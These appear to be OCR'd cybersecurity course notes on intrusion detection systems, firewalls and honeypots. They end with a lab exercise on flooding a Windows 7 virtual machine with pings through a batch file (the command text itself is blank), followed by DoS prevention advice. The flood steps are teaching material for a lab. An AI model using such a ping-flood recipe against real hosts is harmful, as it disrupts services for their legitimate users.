Historically, intrusion detection systems were categorized as passive or active. A passive IDS that detected malicious activity would generate alert or log entries but would not take action; an active IDS, sometimes called an intrusion detection and prevention system (IDPS), would generate alerts and log entries but could also be configured to take actions, like blocking IP addresses or shutting down access to restricted resources.

Snort - one of the most widely used intrusion detection systems -- is an open source, freely available and lightweight NIDS that is used to detect emerging threats. Snort can be compiled on most Unix or Linux operating systems (OSes), with a version available for Windows as well.

A **Firewall** is a network security device that monitors and filters incoming and outgoing network traffic based on an organization's previously established security policies. At its most basic, a firewall is essentially the barrier that sits between a private internal network and the public Internet. A firewall's main purpose is to allow non-threatening traffic in and to keep dangerous traffic out.

Firewall History

Firewalls have existed since the late 1980's and started out as packet filters, which were networks set up to examine packets, or bytes, transferred between computers. Though packet filtering firewalls are still in use today, firewalls have come a long way as technology has developed throughout the decades.

- **Gen 1 Virus**
  Generation 1, Late 1980's, virus attacks on stand-alone PC's affected all businesses and drove anti-virus products.
- **Gen 2 Networks**
  Generation 2, Mid 1990's, attacks from the internet affected all business and drove creation of the firewall.
- **Gen 3 Applications**
  Generation 3, Early 2000's, exploiting vulnerabilities in applications which affected most businesses and drove Intrusion Prevention Systems Products (IPS).
- **Gen 4 Payload**
  Generation 4, Approx. 2010, rise of targeted, unknown, evasive, polymorphic attacks which affected most businesses and drove anti-bot and sandboxing products.

- **Gen 5 Mega**
  Generation 5, Approx. 2017, large scale, multi-vector, mega attacks using advance attack tools and is driving advance threat prevention solutions.

Back in 1993, Check Point CEO Gil Shwed introduced the first stateful inspection firewall, FireWall-1. Fast forward twenty-seven years, and a firewall is still an organization's first line of defence against cyber-attacks. Today's firewalls, including Next Generation Firewalls and Network Firewalls support a wide variety of functions and capabilities with built-in features, including:

- Network Threat Prevention
- Application and Identity-Based Control
- Hybrid Cloud Support
- Scalable Performance

Types of Firewalls

- **Packet filtering**
  A small amount of data is analyzed and distributed according to the filter's standards.
- **Proxy service**
  Network security system that protects while filtering messages at the application layer.
- **Stateful inspection**
  Dynamic packet filtering that monitors active connections to determine which network packets to allow through the Firewall.
- **Next Generation Firewall (NGFW)**
  Deep packet inspection Firewall with application-level inspection.

What Firewalls Do?

A Firewall is a necessary part of any security architecture and takes the guesswork out of host level protections and entrusts them to your network security device. Firewalls, and especially Next Generation Firewalls, focus on blocking malware and application-layer attacks, along with an integrated intrusion prevention system (IPS), these Next Generation Firewalls can react quickly and seamlessly to detect and react to outside attacks across the whole network. They can set policies to better defend your network and carry out quick assessments to detect invasive or suspicious activity, like malware, and shut it down.

Why Do We Need Firewalls?

Firewalls, especially Next Generation Firewalls, focus on blocking malware and application-layer attacks. Along with an integrated intrusion prevention system (IPS), these Next Generation Firewalls are able to react quickly and seamlessly to detect and combat attacks across the whole network. Firewalls can act on previously set policies to better protect your network and can carry out quick assessments to detect invasive or suspicious activity, such as malware, and shut it down. By leveraging a firewall for your security infrastructure, you're setting up your network with specific policies to allow or block incoming and outgoing traffic.

One **honeypot** definition comes from the world of espionage, where Mata Hari-style spies who use a romantic relationship as a way to steal secrets are described as setting a 'honey trap' or 'honeypot'. Often, an enemy spy is compromised by a honey trap and then forced to hand over everything he/she knows. In computer security terms, a cyber honeypot works in a similar way, baiting a trap for hackers. It's a sacrificial computer system that's intended to attract cyberattacks, like a decoy. It mimics a target for hackers, and uses their intrusion attempts to gain information about cybercriminals and the way they are operating or to distract them from other targets.

How honeypots work

The honeypot looks like a real computer system, with applications and data, fooling cybercriminals into thinking it's a legitimate target. For example, a honeypot could mimic a company's customer billing system - a frequent target of attack for criminals who want to find credit card numbers. Once the hackers are in, they can be tracked, and their behavior assessed for clues on how to make the real network more secure. Honeypots are made attractive to attackers by building in deliberate security vulnerabilities. For instance, a honeypot might have ports that respond to a port scan or weak passwords. Vulnerable ports might be left open to entice attackers into the honeypot environment, rather than the more secure live network. A honeypot isn't set up to address a specific problem, like a firewall or anti-virus. Instead, it's an information tool that can help you understand existing threats to your business and spot the emergence of new threats. With the intelligence obtained from a honeypot, security efforts can be prioritized and focused.

Different types of honeypot and how they work

Different types of honeypot can be used to identify different types of threats. Various honeypot definitions are based on the threat type that's addressed. All of them have a place in a thorough and effective cybersecurity strategy.

- **Email traps** or spam traps place a fake email address in a hidden location where only an automated address harvester will be able to find it. Since the address isn't used for any purpose other than the spam trap, it's 100% certain that any mail coming to it is spam. All messages which contain the same content as those sent to the spam trap can be automatically blocked, and the source IP of the senders can be added to a denylist.
- A **decoy database** can be set up to monitor software vulnerabilities and spot attacks exploiting insecure system architecture or using SQL injection, SQL services exploitation, or privilege abuse.
- A **malware honeypot** mimics software apps and APIs to invite malware attacks. The characteristics of the malware can then be analyzed to develop anti-malware software or to close vulnerabilities in the API.
- A **spider honeypot** is intended to trap webcrawlers ('spiders') by creating web pages and links only accessible to crawlers. Detecting crawlers can help you learn how to block malicious bots, as well as ad-network crawlers.

By monitoring traffic coming into the honeypot system, you can assess:

- where the cybercriminals are coming from
- the level of threat
- what modus operandi they are using
- what data or applications they are interested in
- how well your security measures are working to stop cyberattacks

Another honeypot definition looks at whether a honeypot is high-interaction or low-interaction. Low-interaction honeypots use fewer resources and collect basic information about the level and type of threat and where it is coming from. They are easy and quick to set up, usually with just some basic simulated TCP and IP protocols and network services. But there's nothing in the honeypot to engage the attacker for very long, and you won't get in-depth information on their habits or on complex threats. On the other hand, high-interaction honeypots aim to get hackers to spend as much time as possible within the honeypot, giving plenty of information about their intentions and targets, as well as the vulnerabilities they are exploiting and their modus operandi. Think of it as a honeypot with added ‘glue’ - databases, systems, and processes that can engage an attacker for much longer. This enables researchers to track where attackers go in the system to find sensitive information, what tools they use to escalate privileges or what exploits they use to compromise the system.


7. Perform DOS attack on Windows 7 virtual machine and see the difference in performance of victim machine and mention the preventive measures to avoid DOS attack.

In computing, a **denial-of-service attack (DoS attack)** is a cyber-attack in which the perpetrator seeks to make a machine or network resource unavailable to its intended users by temporarily or indefinitely disrupting services of a host connected to the Internet. Denial of service is typically accomplished by flooding the targeted machine or resource with superfluous requests in an attempt to overload systems and prevent some or all legitimate requests from being fulfilled.

Ping of Death is used.


Ping of Death (a.k.a. PoD) is a type of **Denial of Service (DoS)** attack in which an attacker attempts to crash, destabilize, or freeze the targeted computer or service by sending malformed or oversized packets using a simple ping command.
While PoD attacks exploit legacy weaknesses which may have been patched in target systems. However, in an unpatched systems, the attack is still relevant and dangerous. Recently, a new type of PoD attack has become popular. This attack, commonly known as a Ping flood, the targeted system is hit with ICMP packets sent rapidly via ping without waiting for replies.


- Open text editor.
- Copy the following text on the text editor.



- In the above command, replace <IP Address> with an IP address.
- Save the text editor with any name. Let's say dos.txt
- Right click on the dos.txt and click on rename.
- Change the extension from .txt to .bat
- So, now the file name should be dos.bat

- Double click on it and you will see a command prompt running with a lot of pings.





Preventive measures to avoid DOS attack

- **Develop a Denial of Service Response Plan**

  Develop a DDoS prevention plan based on a thorough security assessment. Unlike smaller companies, larger businesses may require complex infrastructure and involving multiple teams in DDoS planning.

  When DDoS hits, there is no time to think about the best steps to take. They need to be defined in advance to enable prompt reactions and avoid any impacts.

  Developing an incident response plan is the critical first step toward comprehensive defence strategy. Depending on the infrastructure, a DDoS response plan can get quite exhaustive. The first step you take when a malicious attack happens can define how it will end. Make sure your data centre is prepared, and your team is aware of their responsibilities. That way, you can minimize the impact on your business and save yourself months of recovery.

  The key elements remain the same for any company, and they include:

  ⇒ **Systems checklist**. Develop a full list of assets you should implement to ensure advanced threat identification, assessment, and filtering tools, as well as security-enhanced hardware and software-level protection, is in place.

  ⇒ **Form a response team**. Define responsibilities for key team members to ensure organized reaction to the attack as it happens.

  ⇒ **Define notification and escalation procedures**. Make sure your team members know exactly whom to contact in case of the attack.

  ⇒ **Include the list of internal and external contacts** that should be informed about the attack. You should also develop communication strategies with your customers, cloud service provider, and any security vendors.

- **Secure Your Network Infrastructure**

  Mitigating network security threats can only be achieved with multi-level protection strategies in place.

  This includes advanced intrusion prevention and threat management systems, which combine firewalls, VPN, anti-spam, content filtering, load balancing, and other layers of DDoS defence techniques. Together they enable constant and consistent network protection to prevent a DDoS attack from happening. This includes everything from identifying possible traffic inconsistencies with the highest level of precision in blocking the attack.

  Most of the standard network equipment comes with limited DDoS mitigation options, so you may want to outsource some of the additional services. With cloud-based solutions, you can access advanced mitigation and protection resources on a pay-per-use basis. This is an excellent option for small and medium-sized businesses that may want to keep their security budgets within projected limits.

  In addition to this, you should also make sure your systems are up-to-date. Outdated systems are usually the ones with most loopholes. Denial of Service attackers find holes. By regularly patching your infrastructure and installing new software versions, you can close more doors to the attackers.

  Given the complexity of DDoS attacks, there's hardly a way to defend against them without appropriate systems to identify anomalies in traffic and provide instant response. Backed by secure infrastructure and a battle-plan, such systems can minimize the threat. More than that, they can bring the needed peace of mind and confidence to everyone from a system admin to CEO.

- **Practice Basic Network Security**

  The most basic countermeasure to preventing DDoS attacks is to allow as little user error as possible.

Engaging in strong security practices can keep business networks from being compromised. Secure practices include complex passwords that change on a regular basis, anti-phishing methods, and secure firewalls that allow little outside traffic. These measures alone will not stop DDoS, but they serve as a critical security foundation.

- **Maintain Strong Network Architecture**
  Focusing on a secure network architecture is vital to security. Business should create redundant network resources; if one server is attacked, the others can handle the extra network traffic. When possible, your business servers should be located in different places geographically. Spread-out resources are more difficult for attackers to target.
- **Leverage the Cloud**
  Outsourcing DDoS prevention to cloud-based service providers offers several advantages. First, the cloud has far more bandwidth, and resources than a private network likely does. With the increased magnitude of DDoS attacks, relying solely on on-premises hardware is likely to fail.
  Second, the nature of the cloud means it is a diffuse resource. Cloud-based apps can absorb harmful or malicious traffic before it ever reaches its intended destination. Third, cloud-based services are operated by software engineers whose job consists of monitoring the Web for the latest DDoS tactics.
  Deciding on the right environment for data and applications will differ between companies and industries. Hybrid environments can be convenient for achieving the right balance between security and flexibility, especially with vendors providing tailor-made solutions.
- **Understand the Warning Signs**
  Some symptoms of a DDoS attack include network slowdown, spotty connectivity on a company intranet, or intermittent website shutdowns. No network is perfect, but if a lack of performance seems to be prolonged or more severe than usual, the network likely is experiencing a DDoS and the company should take action.
- **Consider DDoS-as-a-Service**
  DDoS-as-a-Service provides improved flexibility for environments that combine in-house and third party resources, or cloud and dedicated server hosting.
  At the same time, it ensures that all the security infrastructure components meet the highest security standards and compliance requirements. The key benefit of this model is the ability of tailor-made security architecture for the needs of a particular company, making the high-level DDoS protection available to businesses of any size.